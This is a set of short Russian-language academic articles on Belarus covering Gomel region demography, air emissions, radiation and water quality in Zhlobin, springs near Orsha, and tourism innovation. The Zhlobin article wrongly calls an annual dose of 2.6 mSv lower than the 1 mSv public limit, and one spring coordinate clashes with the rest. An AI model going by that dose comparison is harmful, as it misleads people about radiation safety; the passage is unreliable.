После аварии на Чернобыльской АЭС в Беларуси впервые появились «экологические беженцы», т. е. люди, вынужденные покинуть родные места вследствие экологических факторов. В течение 1986–2008 гг. уровень загрязнения радионуклидами территории Гомельской области определял масштабы и направления миграционных потоков. Более 25 тыс. жителей из 108 населенных пунктов Брагинского, Хойникского и Наровлянского районов были эвакуированы еще в 1986 г. Объем миграционного оттока увеличился в 1990 г. из Ветковского, Чечерского, Кормянского, Добрушского и Буда-Кошелевского районов.

Миграционный прирост недостаточен для компенсации естественной убыли. Городское население растет незначительно, тогда как сельское сокращается. Сальдо миграции по данным за 2019 г. было отрицательным. Положительным оно наблюдалось с 2008 по 2010 г. Население увеличилось за счет мигрантов почти на 200 человек.

В 2024 г. в Гомельской области зафиксирована миграционная убыль населения – минус 2073 человека. При этом прирост за счет миграции населения наблюдается только в Минской области и городе Минске. По этому показателю Гомельскую область только превышает Могилевская. В других регионах убыль населения ниже.

По данным переписи населения 2019 г., национальный состав Гомельской области включает четыре основные группы: белорусы (87,2 %), русские (7,8 %), украинцы (1,8 %), поляки (0,2 %). На другие национальности приходится 0,8 % [4].

Брачная структура населения имеет прямое отношение к его численности и созданию семей. В 2024 г. общий коэффициент брачности населения составил 4,8 при среднем возрасте вступления в брак женщин 26,7 лет и мужчин 29,1 лет. Брачность выше среди городского населения – 5,4, при аналогичном показателе в сельской местности – 2,9.

Общий коэффициент разводимости населения равен 3,8, он более чем в два раза выше в городах (4,3), по сравнению с селом (1,8). Чаще разводятся пары без детей (40,9 %). Чем больше детей в семье, тем меньше разводов. По статистике чаще всех разводятся пары, прожившие вместе 5–9 лет (25,1 %). Реже распадаются семьи, образованные менее года назад (3,3 %) [4].

Высшее образование имеют 19 % занятых в хозяйстве, 42 % – среднее специальное и профессионально-техническое, остальные – среднее и базовое образование. Самый высокий удельный вес лиц с высшим образованием имеют работники информационно вычислительного обслуживания (более 60 %), управления, образования, финансов, кредита и страхования, значительно ниже их доля в сельском хозяйстве и бытовом обслуживании населения (5–6 %), в жилищно-коммунальном и лесном хозяйстве [2].

**Вывод.** В Гомельской области наблюдается сокращение численности населения. Это характерно естественной убылью, она обусловлена снижением рождаемости. Показатели смертности остаются высокими, а смертность в трудоспособном возрасте достигает критических значений из-за сердечно-сосудистых заболеваний и внешних причин (несчастные случаи, отравления).

Доминирующей группой национального состава населения являются белорусы. Второе место занимают русские, третьи – украинцы. Остальные национальности суммарно составляют менее 1 % населения. В последние годы в регионе отмечаются изменения в брачной структуре. Уровень образования населения постепенно растет, что способствует повышению квалификации рабочей силы и улучшению экономических показателей региона.

## Литература

1 Гомельская область: научно-популярное издание / Г. Н. Каропа [и др.]; под ред. Г. Н. Каропы; М-во образования РБ, Гомельский гос. ун-т им. Ф. Скорины. – Гомель : ГГУ им. Ф. Скорины, 2009. – 204 с.

2 Статистический ежегодник Гомельской области, 2024 / Национальный статистический комитет РБ; Главное статистическое управление Гомельской области. – Гомель : Главное статистическое управление Гомельской области, 2024. – 341 с.

3 Тихонова, Л. Е. Миграционная ситуация в Республике Беларусь в условиях пандемии COVID-19 и международных санкций / Л. Е. Тихонова, В. П. Пугачёв // ДЕМИС. Демографические исследования. – 2022. – № 2. – С. 43–56.

4 Гомельская область в цифрах. Статистический справочник. – Гомель : [б.и.], 2025. – 74 с.

В. А. Головаченко, М. М. Гащук

### ВКЛАД СТАЦИОНАРНЫХ И МОБИЛЬНЫХ ИСТОЧНИКОВ В ЗАГРЯЗНЕНИЕ АТМОСФЕРНОГО ВОЗДУХА ГОМЕЛЬСКОЙ ОБЛАСТИ

*В статье представлен анализ количества выбросов загрязняющих веществ в атмосферный воздух на территории Гомельской области. Показано, что основной вклад в загрязнение атмосферного воздуха принадлежит стационарным источникам выбросов. В последние годы отмечается тенденция к росту количества выбросов от стационарных источников и снижению количества выбросов от мобильных источников на при общей тенденции роста суммарного количества выбросов.*

В атмосферный воздух поступает значительное количество загрязняющих веществ от различных источников, таких как промышленные предприятия, транспорт, сельское хозяйство и других. В контексте экологической безопасности и сохранения качества окружающей среды важно изучать и анализировать динамику выбросов загрязняющих веществ на определенной территории. Одним из таких регионов является Гомельская область, где происходит постоянное воздействие различных факторов на атмосферный воздух. Вышесказанным и обусловлена актуальность работы.

Цель работы состояла в анализе динамики выбросов загрязняющих веществ в атмосферный воздух от стационарных и мобильных источников на территории области.

По данным Национального статистического комитета Республики Беларусь [1] Гомельская область среди других областей страны лидирует по выбросам загрязняющих веществ в атмосферный воздух от стационарных источников, превышая этот показатель по другим областям от 0,93 % (Витебская область) до 52, 8 % (Могилевская область).

Согласно [2], с 2020 г. суммарные выбросы загрязняющих веществ в атмосферный воздух на территории Гомельской области возросли на 11,8 % (таблица 1, рисунок 1).

Таблица 1 – Суммарные выбросы загрязняющих веществ [2]

Год	Выбросы загрязняющих веществ, тыс. т	На душу населения, кг	На единицу территории, кг/км <sup>2</sup>
2020	132,1	96	3271
2021	145,2	106	3596
2022	140,5	104	3479
2023	149,8	112	3710




Рисунок 1 – Выбросы загрязняющих веществ в атмосферный воздух на территории Гомельской области

Анализ (рисунки 1–2) показывает, что выросли и другие показатели, а именно: суммарные выбросы на душу населения – на 14,3 %, суммарные выбросы на единицу территории – на 11,8 %. От стационарных источников увеличились выбросы от сжигания топлива – на 43,4 %, выбросы от использования, обезвреживания отходов, технологических процессов и иных источников выбросов – на 16,7 %, выбросы на душу населения – на 23,5 %, выбросы на единицу территории – на 21,4 %, количество загрязняющих веществ – на 30,7 %. По мобильным источникам ситуация иная – отмечается снижение не только количества выбросов, но и других показателей: выбросы на душу населения – на 8,8 %, выбросы на единицу территории – на 11,5 %.




Рисунок 2 – Выбросы загрязняющих веществ в атмосферный воздух на территории Гомельской области на единицу территории

В структуре выбросов преобладающая роль принадлежит стационарным источникам (рисунок 3). При этом за вышеуказанный период наблюдений выбросы от стационарных источников увеличились на 21,4 %, в то же время выбросы от мобильных источников снизились на 11,5 % (рисунок 3).




Рисунок 3 – Выбросы загрязняющих веществ в атмосферный воздух на территории Гомельской области от стационарных и мобильных источников

Также к положительным тенденциям можно отнести рост следующих показателей по стационарным источникам: масса уловленных и обезвреженных веществ – на 33,2 %, использование загрязняющих веществ, уловленных газоочистными установками – на 19,8 %.

В целом, для республики отмечается рост количества выбросов от стационарных источников на 8,0 % и снижение количества выбросов от мобильных источников на 3,1 % при общей тенденции роста суммарного количества выбросов на 2,9 %.

### Литература

1 Охрана окружающей среды в Республике Беларусь. Статистический буклет. – Минск : Нац. стат. ком-т РБ, 2024. – 35 с.

2 Статистический ежегодник Гомельской области. – Минск : Нац. стат. ком-т Республики Беларусь, 2024. – 341 с.

УДК 546.798.23:546.36:614.876(476.2)

*Е. В. Ермилова*

### РАДИОЭКОЛОГИЧЕСКАЯ ОБСТАНОВКА И СОСТОЯНИЕ ПРИРОДНЫХ ВОД В ГОРОДЕ ЖЛОБИНЕ И ЖЛОБИНСКОМ РАЙОНЕ

*В статье рассматривается одна из глобальных экологических проблем – загрязнение воды, почв в городах и населенных пунктах Республики Беларусь. В частности, дана оценка уровню гамма-излучения, содержанию радиоактивных изотопов (цезий-137 и стронций-90), а также состоянию поверхностных вод с точки зрения их качества и возможности использования в городе Жлобин и Жлобинском районе.*

По информации Белгидромета (Республиканский центр гидрометеорологии, мониторинга загрязнения окружающей среды и контроля радиоактивности), ответственного за оценку радиационного фона, наблюдение за атмосферой и водными ресурсами, а также анализ их радиационных показателей, в текущем году в Гомельской области не зафиксировано отклонений от установленных норм радиационной безопасности. Специалисты учреждения отмечают, что уровень радиации в регионе соответствует многолетним значениям и не вызывает опасений.

В ходе наблюдений на объектах Полесского государственного радиационно-экологического заповедника (ППРЭЗ) зафиксировано сохранение стабильного радиационного фона. Анализ проб воды из рек Гомельской области, протекающих по территории заповедника, выявил, что среднегодовые показатели содержания цезия-137 и стронция-90 существенно превышают значения, характерные для остальных водных артерий региона [1].

В ходе экологического мониторинга анализируются следующие ключевые показатели:

- загрязнение почвы цезием-137, измеряемое в кБк/м<sup>2</sup> и Ки/км<sup>2</sup>;
- мощность дозы гамма-излучения (мкЗв/ч);
- удельная (Бк/кг), (Бк/л) цезия-137 в сельскохозяйственной и лесной продукции.

Общая площадь загрязнения территории лесного фонда составляет 11793 га, что эквивалентно 13,85 % от общей площади лесного фонда.

Распределение по уровням загрязнения:

- 86,15 % (73366 га) территории имеют загрязнение менее 1 Ки/км<sup>2</sup>;
- 13,24 % (11271 га) территории имеют загрязнение на уровне 1–2 Ки/км<sup>2</sup>;
- 0,61 % (522 га) территории имеют загрязнение на уровне 2–5 Ки/км<sup>2</sup>.

Основная часть территории (более 86 %) имеет минимальный уровень загрязнения, что указывает на относительно благополучное состояние большей части лесного фонда. Наибольшее внимание следует уделить участкам с уровнем загрязнения 1–2 Ки/км<sup>2</sup> (13,24 % площади) и выше, так как это зоны с повышенным радиоактивным фоном.

В городе Жлобин (Гомельская область, Беларусь) радиационный мониторинг почв осуществляется в рамках общей системы контроля радиоактивного загрязнения. Пункт мониторинга в структуре Белгидромета: ул. Пригородная, 12.

Результаты измерения мощности дозы гамма-излучения в Жлобине достигают 0,2–0,3 мкЗв/час (рисунок 1), это требует внимательного анализа, так как такие значения выходят за рамки текущих стабильных показателей (0,09–0,12 мкЗв/ч). Значения 0,2–0,3 мкЗв/ч находятся в зоне пограничных показателей. Уровень 0,3 мкЗв/ч – это верхняя граница допустимого, но не критичная для здоровья (для сравнения: при авиаперелёте доза достигает 2–3 мкЗв/ч).




Рисунок 1 – Измерение мощности дозы гамма-излучения в г. Жлобине [1]

Данные из Жлобина поступают в автоматизированную систему АСКРО, которая обеспечивает оперативное отслеживание радиационной обстановки в режиме реального времени.

Жлобин расположен в Гомельской области, частично затронутой последствиями Чернобыльской аварии. Мониторинг здесь направлен на предотвращение рисков для населения и экосистем, особенно вблизи Полесского радиационно-экологического заповедника.

Возможные причинами повышения мощности дозы гамма-излучения могут служить такие факторы, как:

- природные факторы – локальное повышение содержания естественных радионуклидов (уран, торий, калий-40 в почве или горных породах); выходы радона (газ может накапливаться в подвалах, низменных участках);
- техногенные факторы – несанкционированное хранение радиоактивных материалов; аварийные выбросы (маловероятно, так как система АСКРО сразу фиксирует резкие скачки); перемещение загрязнённых грунтов (например, при строительных работах);
- Чернобыльский след – Жлобин находится в Гомельской области, частично пострадавшей от аварии на ЧАЭС. Однако ранее превышений по цезию-137 и стронцию-90 здесь не регистрировалось. Если уровень растёт, проводятся дополнительные пробы почвы и воды.

При 0,3 мкЗв/ч годовая доза облучения составит около 2,6 мЗв (при постоянном нахождении на открытом воздухе). Это ниже предельной нормы для населения (1 мЗв в/год – сверх естественного фона), но требует контроля, если уровень держится долго.

Поверхностные воды по гидрохимическим и гидробиологическим показателям в г. Жлобине относятся ко второму классу качества (рисунок 2).





Рисунок 2 – Поверхностные воды по гидрохимическим и гидробиологическим показателям [2]

Водные объекты имеют некоторые отклонения по показателям химического состава (например, концентрация определённых веществ или питательных элементов) и биологического состояния (например, наличие определённых видов водных организмов или изменения их численности / структуры). Это говорит о том, что воды уже подверглись влиянию как естественных, так и антропогенных факторов, но не находятся в критическом состоянии [2].

Возможности использования поверхностных вод в г. Жлобине:

- питьевое водоснабжение: вода второго класса может использоваться для питьевого водоснабжения только после соответствующей очистки и обработки. Такое качество не соответствует прямому употреблению без обработки;
- технические и хозяйственные нужды: такие воды зачастую подходят для промышленных нужд, сельскохозяйственного орошения, а также для бытовых нужд с предварительной очисткой;
- экологические стандарты: несмотря на умеренный уровень загрязнения, объект требует постоянного мониторинга, чтобы не ухудшилась ситуация с качеством воды, и чтобы не были нарушены экологические нормы, особенно если водоем имеет важное значение для экосистемы региона.

В случаях, когда обнаруживается ухудшение показателей (даже до уровня второго класса), важно регулярно проводить гидрохимический и гидробиологический мониторинг. Нужно выявлять источники загрязнения и принимать меры по их устранению или снижению негативного воздействия. Для решения этой проблемы нужно разрабатывать мероприятия по восстановлению и охране водных объектов.

Таким образом, отнесение поверхностных вод ко второму классу показателей означает, что они не являются первоклассными (причём для ряда применений, таких как питьевое водоснабжение, требуется дополнительная очистка), но могут быть использованы в хозяйственных и промышленных целях при условии принятия соответствующих мер для обеспечения безопасности и сохранения природного баланса.

## Литература

1 О радиационной обстановке в Гомельской области // Министерство природных ресурсов и охраны окружающей среды. – URL: <https://minpriroda.gov.by/ru/news-ru/view/o-radiatsionnoj-obstanovke-v-gomelskoj-oblasti-4363/> (дата обращения: 09.04.2025).

2 Радиоактивное загрязнение территории лесного фонда // ГЛХУ Жлобинский лесхоз. – URL: <https://www.jlobinles.by/> (дата обращения: 09.04.2025).

Е. А. Кисляков, Н. Д. Ковзик

## ГЕОЭКОЛОГИЧЕСКАЯ ОЦЕНКА СОСТОЯНИЯ РОДНИКОВ ОРШАНСКОГО РАЙОНА

*Статья посвящена характеристике состояния родников Оршанского района Витебской области. Рассмотрены 6 родников, изученные в апреле 2025 г. Родники подвержены антропогенному влиянию. В трёх родниках отмечено незначительное содержание нитратов, в двух превышен норматив по содержанию железа. Вода в роднике Приднепровье 3 не соответствует качеству по органолептическим показателям.*

По данным государственного водного кадастра, базы данных OpenStreetMap, сайта Родники Беларуси на территории Оршанского района Витебской области насчитывается около 38 родников [1, 2, 3]. Основная масса из них сконцентрирована в долинах рек Днепр и Адров (рисунок 1).



Рисунок 1 – Родники Оршанского района (составлено авторами)

В данной работе представлены результаты изучения 6 родников, которые были исследованы в апреле 2025 г. 5 родников расположены в долине реки Днепр, 1 – в долине реки Оршица.

Родник *Берестеново* расположен на правом берегу Днепра на территории Андреевщинского сельсовета вблизи СТ «Родник-2». Географические координаты: 54,54255 ° с. ш., 30,57770 ° в. д. Родник благоустроен, каптирован, местные жители активно используют его в питьевых целях (рисунок 2). Прилегающая территория незначительно загрязнена бытовыми отходами (преимущественно, отходами пластмасс). Расстояние до усадебной застройки около 20 м.






Рисунок 2 – Родники Берестеново

*Родник Приднепровье 2* (Андреевщинский сельсовет) расположен вблизи СТ «Строитель» на правом берегу Днепра. Географические координаты: 54,56044 ° с. ш., 30,49806 ° в. д. Благоустроен, каптирован. Расстояние до садового товарищества – 25 м, выше которого находятся сельскохозяйственные угодья. Берег Днепра крутой, возможна миграция химических элементов.

*Родник Приднепровье* (Андреевщинский сельсовет) расположен вблизи СТ «Строитель» на правом берегу Днепра. Географические координаты: 54,55885 ° с. ш., 30,49032 ° в. д. Имеет несколько выходов, каптированных железобетонными кольцами, которые находятся в ветхом состоянии. Местность заболочена. Расстояние до садового товарищества – 15 м, выше которого находятся сельскохозяйственные угодья. Берег Днепра крутой, возможна миграция химических элементов.

*Родник Приднепровье 3* находится на территории деревни Приднепровье Андреевщинского сельсовета. Географические координаты: 54,54892 ° с. ш., 30,47220 ° в. д. На дневную поверхность вода выходит через трубу, территория родника не благоустроена и загрязнена бытовыми отходами (рисунок 3). Русло родника окрашено красно-бурым налётом, это связано с повышенным содержанием железа в воде (что подтверждается результатами экспресс-теста). В 10 м от родника проходит местная автодорога НЗ132, в 20 м расположены садовые участки.



Рисунок 3 – Родник Приднепровье 3



*Родник Днепровский* расположен в пределах г. Орша на правом берегу Днепра. Географические координаты: 54,52141 ° с. ш., 30,45126 ° в. д. Родник каптирован железобетонным кольцом. Характеристики воды изучить не удалось, т. к. родник затоплен водами Днепра (рисунок 4).



Рисунок 4 – Родник Днепровский

*Родник Грязиловка* расположен в лесном массиве на территории Андреевщинского сельсовета вблизи СТ «Оршица». Географические координаты: 54,55443 ° с. ш., 32,43172 ° в. д. Родник каптирован железобетонным кольцом (рисунок 5). Как и в роднике Приднепровье, русло окрашено красно-бурым налётом из-за повышенного содержания железа. Вблизи находятся лесная дорога и ЛЭП.



Рисунок 5 – Родник Грязиловка

Для оценки качества воды нецентрализованных систем питьевого водоснабжения используются органолептические, обобщённые, химические, микробиологические показатели [4]. К органолептическим показателям относятся запах, привкус, цветность, мутность. К обобщённым и химическим – водородный показатель, жёсткость общая, минерализация, а также содержание нитратов, сульфатов, хлоридов. Результаты измерения качества воды в родниках изучаемого района представлены в таблице 1.

Таблица 1 – Физико-химические показатели воды родников Оршанского района

Название	Дебит, л/с	t, °C	pH	Минерализация, мг/л	Запах, балл	Привкус, балл	Fe, мг/л	NO <sub>3</sub> , мг/л
Берестеново	0,50	5,0	8,07	181	0	0	0	25–50
Приднепровье 2	0,04	9,7	7,75	203	0	1	0	10–25
Приднепровье	0,01	7,3	7,90	166	2	1	0	0–10
Приднепровье 3	0,90	6,5	7,80	270	4	4	3–10	0
Днепровский	0,01	–	–	–	–	–	–	–
Грязиловка	0,20	7,7	8,10	179	2	3	3–10	0

По показателям pH и минерализация превышений не выявлено.

В родниках Грязиловка и Приднепровье 3 выявлено превышение по содержанию железа (норматив не более 0,3 мг/л), которое влияет на органолептические свойства вод, отличающиеся наличием выраженного привкуса и запаха.

В трёх родниках (Берестеново, Приднепровье 2, Приднепровье) отмечается незначительное содержание нитратов. Предположительно, это связано с близким расположением усадебной застройки, пахотных земель и крутыми склонами берега Днепра, вследствие чего возможна миграция химических элементов. В то же время содержание нитратов в воде не превышает норматив 45 мг/л.

### Литература

- 1 Государственный водный кадастр. – URL: <http://195.50.7.216:8081> (дата обращения: 19.04.2025).
- 2 OpenStreetMap. – URL: <https://www.openstreetmap.org> (date of access: 19.04.2025).
- 3 Родники Беларуси. – URL: <https://rodnikbel.by> (дата обращения: 19.04.2025).
- 4 Об утверждении гигиенических нормативов: постановление Совета Министров Респ. Беларусь от 25 янв. 2021 г. № 37 : в ред. от 5 дек. 2024 г. № 904 // ЭТАЛОН: информ.-поисковая система. – URL: <https://etalonline.by/document/?regnum=c22100037> (дата обращения: 20.04.2025).

УДК 379.85

*А. С. Ковтуненко*

### ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ В ТУРИЗМЕ БЕЛАРУСИ

*В статье рассматриваются основы разработки инноваций в сфере туризма и их виды. Приведены сведения о направлениях развития инновационной деятельности в сфере туристических услуг Беларуси, примеры инновационного направления развития туризма, включая виртуальный туризм и технологические инновации, основанные на зарубежном опыте.*

В последние десятилетия туризм стал одним из наиболее динамично развивающихся секторов мировой экономики, играя ключевую роль в социально-экономическом развитии стран. Беларусь, обладая уникальным культурным наследием, живописными природными ландшафтами и богатой историей, имеет значительный потенциал для развития туристической отрасли. Однако для того, чтобы успешно конкурировать на международной арене, необходимо внедрение инновационных технологий, способствующих повышению качества услуг и улучшению туристического опыта.

Инновационные технологии в туризме охватывают широкий спектр решений, включая цифровизацию процессов бронирования, использование мобильных приложений, виртуальную и дополненную реальность, а также новые подходы к маркетингу и управлению. Эти технологии не только повышают доступность информации для туристов, но и оптимизируют внутренние процессы компаний, работающих в сфере туризма [1].

Внедрение инновационных технологий в туристическую отрасль Беларуси представляет собой важный шаг к повышению конкурентоспособности и улучшению качества туристических услуг. Создание благоприятной среды для развития технологий, обучение кадров и активное продвижение страны на международном рынке помогут раскрыть полный потенциал белорусского туризма и привлечь большее количество туристов. Это не только будет способствовать экономическому росту страны, но и поможет сохранить ее уникальное культурное наследие и природные ресурсы для будущих поколений [2].

Цель исследования – определить текущее состояние и перспективы внедрения инновационных технологий в туристической отрасли Беларуси.

Инновации в туризме необходимо рассматривать как системные мероприятия, которые имеют качественную новизну и приводят к позитивным сдвигам, обеспечивающим устойчивое развитие и функционирование отрасли в регионе. Так, реализация и идея создания туристических проектов, которые даже не приносят вначале прибыли, может дать толчок развитию туризма и активно способствовать росту доходов населения и созданию дополнительных рабочих мест.

*Инновации в средствах размещения.* Инновации в средствах размещения охватывают широкий спектр технологий и подходов, которые направлены на улучшение качества обслуживания, повышение комфорта и удобства для гостей, а также на оптимизацию процессов управления.

Одной из наиболее заметных тенденций является цифровизация всех процессов в сфере размещения. Это включает в себя автоматизацию бронирования, регистрации и выезда гостей. Многие отели внедряют мобильные приложения, которые позволяют клиентам самостоятельно управлять своим пребыванием: от выбора номера до заказа услуг через смартфон.

Самостоятельная регистрация: использование киосков для самостоятельной регистрации позволяет сократить время ожидания на ресепшене; умные ключи: гости могут открывать двери своих номеров с помощью смартфонов или смарт-карт, что повышает уровень безопасности и удобства.

Искусственный интеллект и анализ больших данных становятся важными инструментами для оптимизации работы средств размещения. С помощью него операторы могут предсказывать потребности клиентов, персонализировать предложения и улучшать качество обслуживания. Например, системы рекомендаций могут предлагать гостям услуги на основе их предыдущих предпочтений.

Умные технологии также находят применение в гостиничном бизнесе. Умные комнаты с управлением освещением, температурой и мультимедийными системами через мобильные устройства создают комфортную атмосферу для гостей и позволяют операторам оптимизировать энергопотребление.

Современные путешественники все чаще совмещают работу и отдых, что приводит к росту популярности коворкингов в гостиницах и других местах размещения. Гостиницы начинают предлагать гибкие рабочие пространства с высокоскоростным интернетом и удобствами для деловых поездок.

С учетом растущего внимания к вопросам устойчивого развития многие средства размещения внедряют экологически чистые практики: использование возобновляемых источников энергии, переработка отходов и сокращение потребления воды. Гостиницы начинают предлагать «зеленые» сертификаты для привлечения сознательных потребителей.

*Инновации в сфере туристических развлечений.* Инновации в сфере туристических развлечений играют важную роль в привлечении туристов, улучшении их опыта и повышении конкурентоспособности туристических направлений.

Инновации в сфере туристических развлечений в Республике Беларусь активно развиваются, что способствует повышению привлекательности страны для туристов и улучшению качества предоставляемых услуг. Ниже приведены некоторые примеры инновационных подходов и проектов в этой области:

1 Виртуальная и дополненная реальность. В Беларуси внедряются технологии VR и AR для создания интерактивных экскурсий и музеев. Например, в Национальном историческом музее или Музее Великой Отечественной войны используются VR-экскурсии, позволяющие посетителям погрузиться в исторические события.

2 Цифровые гиды и мобильные приложения. Разрабатываются мобильные приложения с интерактивными картами, аудиогидами и маршрутами по городам и природным достопримечательностям. Пример – приложение «Минск City Guide», которое помогает туристам ориентироваться в столице, находить интересные места и получать актуальную информацию.

3 Экотуризм и агротуризм с элементами инноваций. В Беларуси развивается экотуризм с использованием современных технологий: дроны для наблюдения за природой, онлайн-бронирование экоусадоб, интерактивные образовательные программы для туристов о сохранении природы.

4 Интерактивные тематические парки и квесты. Появляются новые форматы развлечений – квесты на свежем воздухе с использованием GPS-трекеров, тематические парки с элементами дополненной реальности, которые делают посещение более увлекательным.

5 Умные гостиницы и сервисы. В некоторых отелях внедряются системы автоматизации: бесконтактная регистрация, управление номером через смартфон, персонализированные рекомендации по развлечениям и экскурсиям.

6 Развитие велотуризма с цифровыми сервисами. Создаются веломаршруты с цифровыми навигаторами, онлайн-картами и сервисами аренды велосипедов через мобильные приложения.

Эти инновации способствуют улучшению туристического опыта, увеличению потока посетителей и развитию устойчивого туризма в Беларуси.

*Инновации в музейном обслуживании.* Тренды музейных технологий:

- «живые» музеи: внедрение инновационных технологий, таких как «умные» вещи, ожившие экспонаты;

- интерактивные технологии: использование радиометок, QR-кодов, сенсорных столов и интерактивных карт для взаимодействия посетителей с экспонатами;

- иммерсивные и сенсорные пространства: создание выставок, позволяющих посетителям стать свидетелями и участниками исторических эпох и событий;

- AR- и VR-технологии: применение технологий дополненной и виртуальной реальности для создания виртуальных миров вокруг экспонатов, вовлечения детской аудитории в музейную тематику;

- мультимедийные гиды и приложения: использование бесплатных мобильных приложений для получения информации об экспонатах и проведения мини-экскурсий.

Музеем Янки Купалы в Минске разработан и активно внедряется интерактивный проект (игра-викторина) «У пошуках папараць-кветкі» для разных категорий посетителей. В основе игры викторины лежит поиск. Каждому участнику предлагается путеводитель с вопросами, ответы на которые он может отыскать в экспозиции музея. Вопросы, которые сформулированы развернуто, т. е. с рассказом про эпоху, жизнь и творчество Янки Купалы, дают возможность экскурсантам не просто получить информацию, а приобрести новые знания путем исследований и открытий. Игра предусматривает момент состязания: выделяются победители, которые получают памятные призы. Чтобы обеспечить хорошее настроение, подвигнуть экскурсантов к активной деятельности, каждому из них вручают символическую «Папараць-кветку». Создает атмосферу колоритного праздника и сама ведущая игры – «Купаловская Павлинка» в красивом национальном наряде. Игра позволяет каждому посетителю провести свое личное исследование и убедиться, насколько богато неожиданными открытиями музейное пространство.

Многие музеи и этнографические комплексы разработали и применяют на практике анимации на свадебную тему. В Мотольском музее народного творчества экскурсанты знакомятся с важнейшими этапами свадебного действа и проникнут в секреты создания свадебного каравая. Многие музеи проводят театрализованные свадьбы с настоящими женихами и невестами. Для новобрачных устраивается фольклорный праздник с обязательным включением народных игровых и познавательных элементов. Большой опыт организации свадебных торжеств в народном стиле накоплен в Музее материальной культуры «Дудutki».

